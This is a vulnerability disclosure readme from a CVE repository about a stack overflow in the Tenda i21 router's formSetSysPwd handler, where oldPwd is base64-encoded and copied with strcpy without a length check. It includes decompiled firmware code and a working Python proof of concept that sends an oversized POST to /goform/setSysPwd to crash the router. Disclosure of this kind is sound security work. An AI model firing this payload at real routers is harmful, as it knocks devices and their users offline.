main

CVE-vulns / Tenda / i21 / formSetSysPwd / readme.md

Haizhen Qi(祁海珍) add History

1 contributor


62 lines (41 sloc) | 1.56 KB

Tenda i21 V1.0.0.14(4656) Dos vulnerability

Firmware information

- Manufacturer's address：https://www.tenda.com.cn/
- Firmware download address:https://www.tenda.com.cn/download/detail-2982.html

Affected version




i21升级软件 V1.0.0.14(4656)

关联产品：i21 更新日期：2019/9/5

1.此固件只适用于i21机器升级，不同型号机器不能使用该软件；
2.下载解压升级，升级过程中切勿切断电源，否则会导致机器损坏无法使用！

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。

Vulnerability details



```
operate = websGetVar(wp, "action", "add");
usertype = websGetVar(wp, "usertype", "admin");
old_user = websGetVar(wp, "oldUser", byte_498330);
old_pwd = websGetVar(wp, "oldPwd", byte_498330);
new_user = websGetVar(wp, "newUser", byte_498330);
new_pwd1 = websGetVar(wp, "newPwd", byte_498330);
websGetVar(wp, "newPwd2", byte_498330);
fprintf((FILE *)stderr, "\n~~~~~~~~~%s  %d~~~~~~~~~~~~\n", "formSetSysPwd", 6110);
if ( !strcmp(operate, "del") )
{
  SetValue("sys.baseuserpass", byte_498330);
  SetValue("sys.baseusername", byte_498330);
}
else
{
  if ( strcmp(operate, "add") )
  {
    String = cJSON_CreateString("2");
    cJSON_AddItemToObject(root, "errCode", String);
    outa = cJSON_Object_2String(root);
    websTransfer(wp, outa);
    return;
  }
  if ( !strcmp(usertype, "admin") )
  {
    GetValue("sys.username", user);
    GetValue("sys.userpass", pwd);
  }
  else
  {
    GetValue("sys.baseusername", user);
    GetValue("sys.baseuserpass", pwd);
  }
  v3 = websEncode64(old_pwd);                    // vuln
  strcpy(encode_pwd, v3);
  printf("%s %s  %s\n", encode_pwd, old_pwd, pwd);
```

In /goform/setSysPwd, when action is set to admin, the value of oldPwd will be base64 encoded and then passed to v3, and then v3 will be sent to encode_pwd by strcpy. It is worth noting that the stack overflow vulnerability is caused by not checking the size.

Poc

```
import socket
import os

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

ip = '192.168.0.1'
port = 80

r = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

r.connect((ip, port))

rn = b'\r\n'

p1 = b'a' * 0x3000
p2 = b'action=admin&oldPwd=' + p1

p3 = b"POST /goform/setSysPwd" + b" HTTP/1.1" + rn
p3 += b"Host: 192.168.0.1" + rn
p3 += b"User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0" + rn
p3 += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + rn
p3 += b"Accept-Language: en-US,en;q=0.5" + rn
p3 += b"Accept-Encoding: gzip, deflate" + rn
p3 += b"Cookie: password=1111" + rn
p3 += b"Connection: close" + rn
p3 += b"Upgrade-Insecure-Requests: 1" + rn
p3 += (b"Content-Length: %d" % len(p2)) +rn
p3 += b'Content-Type: application/x-www-form-urlencoded'+rn
p3 += rn
p3 += p2

r.send(p3)

response = r.recv(4096)
response = response.decode()
li(response)
```

You can see the router crash